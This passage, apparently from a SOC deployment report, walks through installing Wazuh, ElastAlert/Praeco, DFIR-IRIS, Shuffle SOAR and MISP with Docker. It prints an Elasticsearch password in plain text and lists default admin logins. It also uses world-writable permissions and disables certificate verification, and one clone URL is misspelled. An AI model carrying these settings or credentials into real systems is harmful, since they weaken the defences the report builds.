


Figure 35: Authentification a Kibana

Same with Wazuh via : <https://IP/wazuh/app>




Figure 36: Dashboard Wazuh

```
[root@localhost rules]# systemctl is-active filebeat wazuh-manager elasticsearch kibana logstash
active
active
active
active
active
```

Figure 37: Test des Etats Services

ElastAlert, Praeco, Elastalert-server:

We will use Docker and Docker Compose for an easy and manageable installation via a docker-compose.yml file.yml:

```
$ git clone https://github.com/johnsusek/praeo
$ cd praeo
$ mkdir -p rules rule_templates
```

```

$ chmod -R 777 rules rule_templates
$ echo "slack_webhook_url: "" | sudo tee -a rules/BaseRule.config >/dev/null
$ export PRAECO_ELASTICSEARCH=<your elasticsearch ip>

```

edit config file with nano :

```

GNU nano 5.6.1                               config/api.config.json
"debug": false,
"rulesPath": {
  "relative": true,
  "path": "/rules"
},
"templatesPath": {
  "relative": true,
  "path": "/rule_templates"
},
"dataPath": {
  "relative": true,
  "path": "/server_data"
},
"es_host": "192.168.11.107",
"es_port": 9200,
"es_username": "elastic",
"es_password": "lXlPkLLGxf7fz4K0gXHS",
"es_ssl": true,
"ea_verify_certs": false,
"es_ca_certs": "/opt/elastalert/certs/ca/ca.crt",
"es_client_cert": "/opt/elastalert/certs/elasticsearch.crt",
"es_client_key": "/opt/elastalert/certs/elasticsearch.key",
"writeback_index": "praeo_elastalert_status"

```

Figure 38 : Config ElastAlert

```

elmerikh@localhost:/etc/praeo — nano config/elastalert.yaml
GNU nano 5.6.1                               config/elastalert.yaml
minutes: 1

# Optional URL prefix for elasticsearch
#es_url_prefix: elasticsearch

# Connect with TLS to elasticsearch
use_ssl: True

# Verify TLS certificates
#verify_certs: True

# GET request with body is the default option for Elasticsearch.
# If it fails for some reason, you can pass 'GET', 'POST' or 'source'.
# See http://elasticsearch-py.readthedocs.io/en/master/connection.html?highlight=
# for details
#es_send_get_body_as: GET

# Option basic-auth username and password for elasticsearch
es_username: elastic
es_password: lXlPkLLGxf7fz4K0gXHS

```

Figure 39: Configuration des creds via SSL

We will add the volumes `/etc/elasticsearch/certs` to our `docker-compose.yml` file

```
elmerikh@localhost:/etc/praeco — nano docker-compose.yml
GNU nano 5.6.1                                docker-compose.yml
version: '3'

services:
  elastalert:
    image: 'praecoapp/elastalert-server'
    restart: unless-stopped
    ports:
      - 3030:3030
      - 3333:3333
    volumes:
      - ./config/elastalert.yaml:/opt/elastalert/config.yaml
      - ./config/api.config.json:/opt/elastalert-server/config/config.json
      - ./rules:/opt/elastalert/rules
      - ./rule_templates:/opt/elastalert/rule_templates
      - /etc/elasticsearch/certs:/opt/elastalert/certs
    extra_hosts:
      - 'elasticsearch:${PRAECO_ELASTICSEARCH}'
```

Figure 40: Configuration du fichier `docker-compose`

`docker-compose up`

```
[root@localhost praeco]# docker compose up
Emulate Docker CLI using podman. Create /etc/containers/nodocker to quiet msg.
>>>> Executing external compose provider "/usr/libexec/docker/cli-plugins/docker
-compose". Please refer to the documentation for details. <<<<

WARN[0004] The "PRAECO_ELASTICSEARCH" variable is not set. Defaulting to a blank
string.
WARN[0004] /etc/praeco/docker-compose.yml: `version` is obsolete
[+] Running 2/2
 ✓ Container praeco-elastalert-1  Recre...      1.9s
 ✓ Container praeco-webapp-1      Recreated  0.6s
Attaching to elastalert-1, webapp-1
```

Figure 41: Demarage du serveur `ElastAlert`

Server is accessible via : <https://localhost:8080>




Figure 42: Dashboard `ElastAlert` GUI

Alert Test with Discord as an example :




Figure 43: Options ElastAlert

Sur notre serveur discord en creer une simple webhook :




Figure 44: Creation d'une Webhook discord

click on drop down of test button then choose "Send real Alert":



Figure 45: Test Elast Alert

We get an alert on our Discord server :




Figure 46: Soc Alert via Discord

We can test on other platforms by editing the rules/BaseRule.config:

```
[root@localhost praeco]# cat rules/BaseRule.config
slack_webhook_url: ""
telegram_bot_token: ""
mattermost_webhook_url: ""
rocket_chat_webhook_url: ""
slack_webhook_url: ''
[root@localhost praeco]#
```

Figure 47: Config tokens Pour D'autre service D>alert

Serveur Incident Response:

<https://github.com/ELMERIKH/SocOp>

Ubuntu 24 LTS:

After installing the ISO image, we configure our machine to begin the system installation:




Figure 48: Installation Ubuntu 24

After installation, we restart our machine and log in:




Figure 49: Serveur IR Ubuntu

We update our system :

```
$ sudo apt update  
$ sudo apt install
```

Install docker et docker compose :

```
$ sudo apt install docker-ce docker-ce-cli containerd.io docker-buildx-plugin docker-compose-plugin
```

DFIR-IRIS:

```
$ Git clone https://github.com/ELMERIKH/SocOp && cd socOp/Iris-web  
$ Docker compose up
```

Iris can be accessed via : <https://localhost:8000> with logins:

Username: administrator

Password: MySuperAdminPassword!

Remotly via : <https://notre-ip:8443>




Figure 50: Interface DFIR-IRIS

Shuffle SOAR :

```
$ cd socOp/Shuffle
$ Docker compose up -d
```

Shuffle interface is accessible via <https://IP-IR:3001>




Figure 51: Instalation Shuffle SOAR




Figure 52: Interface SHUFFLE SOAR

MISP:

```
$ cd misp-docker
$ Docker compose up -d
```

Logins :admin@admin.test pass : admin




Figure 53: MISP login page

We will add our cyber intelligence feeds:

Home EventActions Dashboard Galaxies Input Filters Global Actions Sync Actions Administration Logs API

Feeds

Generate feed lookup caches or fetch feed data (enabled feeds only)

Load default feed metadata Cache all feeds Cache freetext/CSV feeds Cache MISP feeds Fetch and store all feed data

< previous next >

